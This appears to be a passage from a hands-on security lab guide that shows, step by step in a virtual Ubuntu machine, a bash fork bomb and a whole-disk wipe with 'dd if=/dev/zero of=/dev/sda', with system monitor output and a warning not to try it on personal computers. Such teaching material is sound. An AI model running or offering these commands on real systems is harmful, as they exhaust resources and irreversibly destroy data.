
root@Ubuntu: /home/student

```
  CPU[||                            1.3%]   Tasks: 107, 165 thr; 1 running
  Mem[|||||||||||||||||||||||244/494MB]   Load average: 0.00 0.01 0.05
  Swp[                          0/1021MB]   Uptime: 02:43:18

  PID USER      PRI  NI  VIRT   RES   SHR S CPU% MEM%   TIME+  Command
 2915 root       20   0  5336  1740  1296 R  1.0  0.3  0:00.42 htop
 1253 root       20   0 80848 39972 10544 S  0.0  7.9  0:07.67 /usr/bin/X :0 -auth
 2283 student    20   0 89108 15232 11124 S  0.0  3.0  0:01.83 gnome-terminal
    1 root       20   0  3656  2012  1284 S  0.0  0.4  0:01.06 /sbin/init
  381 root       20   0  2844   608   444 S  0.0  0.1  0:00.11 upstart-udev-bridge
  401 root       20   0  6688  2420  1980 S  0.0  0.5  0:00.02 /usr/sbin/sshd -D
  403 root       20   0  3404  1640   776 S  0.0  0.3  0:00.07 /sbin/udevd --daemo
  491 root       20   0  3348  1176   360 S  0.0  0.2  0:00.00 /sbin/udevd --daemo
  492 root       20   0  3392  1168   312 S  0.0  0.2  0:00.00 /sbin/udevd --daemo
  555 messagebu  20   0  4104  1864   840 S  0.0  0.4  0:00.55 dbus-daemon --syste
  614 root       20   0 11084  3540  2652 S  0.0  0.7  0:00.72 /usr/sbin/cupsd -F
  616 root       20   0  4752  1608  1400 S  0.0  0.3  0:00.00 /usr/sbin/bluetooth
  619 avahi      20   0  3576  1752  1468 S  0.0  0.3  0:00.02 avahi-daemon: runni
  620 avahi      20   0  3464   436   216 S  0.0  0.1  0:00.00 avahi-daemon: chroo
F1Help  F2Setup F3SearchF4FilterF5Tree  F6SortByF7Nice -F8Nice +F9Kill  F10Quit
```

2. Open a new terminal window. Right-click on the **terminal** icon and click **New Terminal**.



3. Make sure to arrange the display of the new *terminal* window where you can see both terminals side-by-side.




```
student@Ubuntu: ~
student@Ubuntu:~$
```

```
root@Ubuntu: /home/student

  CPU[|||                                                3.3%]     Tasks: 107, 162 thr; 2 running
  Mem[||||||||||||||||||||||||||||||||||||||||||||||255/494MB]     Load average: 0.27 0.17 0.14
  Swp[                                                 0/1021MB]     Uptime: 00:14:36

  PID USER      PRI  NI  VIRT   RES   SHR S CPU% MEM%   TIME+  Command
 2749 root       20   0  5612  2052  1304 R  1.0  0.4  0:01.48 htop
 1204 root       20   0 91536 49876 11544 S  0.0  9.8  0:06.03 /usr/bin/X :0 -auth /var/run/lightdm/root/:0 -nolisten tcp vt7 -novtswit
 2009 student    20   0  144M 13532 10640 S  0.0  2.7  0:01.20 metacity
 2358 student    20   0 90096 16376 11144 S  0.0  3.2  0:02.12 gnome-terminal
 2052 student    20   0 49620  9304  7388 S  0.0  1.8  0:01.25 /usr/lib/bamf/bamfdaemon
 2030 student    20   0  248M 52216 31056 S  0.0 10.3  0:03.05 unity-2d-shell
 2057 student    20   0 49620  9304  7388 S  0.0  1.8  0:00.30 /usr/lib/bamf/bamfdaemon
 1983 student    20   0  6260  2564   632 S  0.0  0.5  0:00.64 //bin/dbus-daemon --fork --print-pid 5 --print-address 7 --session
 2757 student    20   0  7360  3620  1520 S  0.0  0.7  0:00.14 bash
 2094 student    20   0 89384 16332 10516 S  0.0  3.2  0:00.41 /usr/lib/unity/unity-panel-service
 2175 student    20   0 63076  5124  4068 S  0.0  1.0  0:00.08 /usr/lib/indicator-appmenu/hud-service
 2036 student    20   0  129M 22492 15876 S  0.0  4.4  0:00.82 nautilus -n
    1 root       20   0  3676  2016  1284 S  0.0  0.4  0:01.13 /sbin/init
F1Help  F2Setup F3SearchF4FilterF5Tree  F6SortByF7Nice -F8Nice +F9Kill  F10Quit
```


4. In the new *terminal* window, type the command below to initiate a "fork bomb" attack on the **Ubuntu** system.

```
student@Ubuntu:~$ :(){ :|: & };:
```



```
student@Ubuntu:~$ :(){ :|: & };:
[1] 2986
student@Ubuntu:~$
```

5. Watch closely at the *terminal* window with *htop* running. After 3-4 minutes, notice how the *CPU* usage spikes, reaching almost 100% while both memory and swap memory are spiking as well. What is happening here is that the *Ubuntu* system is running out of memory by forking a process infinitely. In other words, it is making multiple copies of itself that is setting off a chain reaction resulting in quickly exhausting the system's resources.




```
root@Ubuntu: /home/student

  CPU[||||||||||||||||||||||||||||||||||||||||||||||||||100.0%]     Tasks: 3737, 162 thr; 1898 running
  Mem[||||||||||||||||||||||||||||||||||||||||||||||459/494MB]     Load average: 643.07 638.31 568.48
  Swp[||||||||||||||||||||||                         559/1021MB]     Uptime: 00:18:23

  PID USER      PRI  NI  VIRT   RES   SHR S CPU% MEM%   TIME+  Command
 2749 root       20   0  6636  2392   720 R 26.0  0.5  0:11.55 htop
 1204 root       20   0 90416 15112   724 S  2.0  3.0  0:08.85 /usr/bin/X :0 -auth /var/run/lightdm/root/:0 -
```

Please Note

Because the system is overwhelmed, the *htop* application may be slow and unresponsive. Keep an eye on the *Uptime* value and see whether it is incrementing. If it is not, it is unresponsive. You may proceed to the next step.

6. When you are finished analyzing the “fork bomb” operation, click on the **Ubuntu** tab. Select the drop-down menu for *Ubuntu* and select **Power Off**.




7. Wait 1-2 minutes until the task finishes and then select the drop-down menu and click on **Power On**.


2.3 Destroying the HDD with dd

Warning: Do not attempt this section of the lab on a personal computer. It will cause serious harm to a machine resulting, in an inoperable state.

1. Launch the **Ubuntu** virtual machine to access the graphical login screen.
2. Log in as `student` with `securepassword` as the password.




3. Open a terminal window by clicking on the **terminal** icon located in the left menu pane.




4. Run **iotop** to actively monitor disk I/O activity by typing the command below. If prompted for a password, enter `securepassword`.

```
student@Ubuntu:~$ sudo iotop
```



```
Total DISK READ:         0.00 B/s | Total DISK WRITE:         0.00 B/s
  TID  PRIO  USER     DISK READ  DISK WRITE  SWAPIN     IO>    COMMAND
    1 be/4 root        0.00 B/s    0.00 B/s  0.00 %  0.00 % init
    2 be/4 root        0.00 B/s    0.00 B/s  0.00 %  0.00 % [kthreadd]
    3 be/4 root        0.00 B/s    0.00 B/s  0.00 %  0.00 % [ksoftirqd/0]
    4 be/4 root        0.00 B/s    0.00 B/s  0.00 %  0.00 % [kworker/0:0]
    5 be/0 root        0.00 B/s    0.00 B/s  0.00 %  0.00 % [kworker/0:0H]
    6 be/4 root        0.00 B/s    0.00 B/s  0.00 %  0.00 % [kworker/u16:0]
    7 be/4 root        0.00 B/s    0.00 B/s  0.00 %  0.00 % [rcu_sched]
    8 be/4 root        0.00 B/s    0.00 B/s  0.00 %  0.00 % [rcu_bh]
    9 rt/4 root        0.00 B/s    0.00 B/s  0.00 %  0.00 % [migration/0]
   10 rt/4 root        0.00 B/s    0.00 B/s  0.00 %  0.00 % [watchdog/0]
   11 be/0 root        0.00 B/s    0.00 B/s  0.00 %  0.00 % [khelper]
   12 be/4 root        0.00 B/s    0.00 B/s  0.00 %  0.00 % [kdevtmpfs]
```

5. Open another new **terminal** window by right-clicking on the **terminal** icon and selecting **New Terminal**.




6. Position both *terminal* windows so that both can be viewed at the same time.

7. Type the command below to mimic an HDD attack if an attacker had access to a physical machine within a network infrastructure. If prompted for a password, enter **`securepassword`**.

```
student@Ubuntu:~$ sudo dd if=/dev/zero of=/dev/sda
```


Notice on the *Terminal* running *iotop*, a heavy I/O activity is taking place.




```
student@Ubuntu: ~
Total DISK READ:      30.48 M/s | Total DISK WRITE:      26.51 M/s
  TID  PRIO  USER      DISK READ  DISK WRITE  SWAPIN     IO>    COMMAND
 2519 be/4 root       30.32 M/s   30.32 M/s  0.00 % 79.60 % dd if=/dev/zero of=/dev/sda
 2053 be/4 student   219.45 K/s    0.00 B/s  0.00 %  3.18 % unity-2d-panel
 2305 be/4 student    53.90 K/s    0.00 B/s  0.00 %  0.92 % gnome-terminal
    1 be/4 root        0.00 B/s    0.00 B/s  0.00 %  0.00 % init
    2 be/4 root        0.00 B/s    0.00 B/s  0.00 %  0.00 % [kthreadd]
    3 be/4 root        0.00 B/s    0.00 B/s  0.00 %  0.00 % [ksoftirqd/0]
    5 be/0 root        0.00 B/s    0.00 B/s  0.00 %  0.00 % [kworker/0:0H]
    6 be/4 root        0.00 B/s    0.00 B/s  0.00 %  0.00 % [kworker/u16:0]
    7 be/4 root        0.00 B/s    0.00 B/s  0.00 %  0.00 % [rcu_sched]
    8 be/4 root        0.00 B/s    0.00 B/s  0.00 %  0.00 % [rcu_bh]
    9 rt/4 root        0.00 B/s    0.00 B/s  0.00 %  0.00 % [migration/0]
   10 rt/4 root        0.00 B/s    0.00 B/s  0.00 %  0.00 % [watchdog/0]
   11 be/0 root        0.00 B/s    0.00 B/s  0.00 %  0.00 % [khelper]
   12 be/4 root        0.00 B/s    0.00 B/s  0.00 %  0.00 % [kdevtmpfs]
   13 be/0 root        0.00 B/s    0.00 B/s  0.00 %  0.00 % [netns]
```

```
student@Ubuntu: ~
student@Ubuntu:~$ sudo dd if=/dev/zero of=/dev/sda
[sudo] password for student:
```

8. Wait 1-3 minutes until the system crashes. Click on the drop-down menu for the **Ubuntu** system and select **Power Off**.
9. Wait 1-2 minutes until the task is completed.
10. Select the drop-down menu once more, but this time selecting **Power On**.
11. Launch the **Ubuntu** virtual machine to access the graphical login screen.
12. Log in as **`student`** with **`securepassword`** as the password.



13. Wait 1-3 minutes until a message appears showing that no operating system is available.



```
Network boot from AMD Am79C970A
Copyright (C) 2003-2008  VMware, Inc.
Copyright (C) 1997-2000  Intel Corporation

CLIENT MAC ADDR: 00 50 56 9C 59 78  GUID: 421C6679-FFD5-9ED5-9C62-8C694DF6D717
PXE-E51: No DHCP or proxyDHCP offers were received.

PXE-M0F: Exiting Intel PXE ROM.
Operating System not found
_
```

The *dd* command has been successful in such a way that the damage has been done. The command process kept writing random zeros on the partition *sda* to the point where it can no longer function because of the overwritten files.

14. The lab is now complete; you may end the reservation.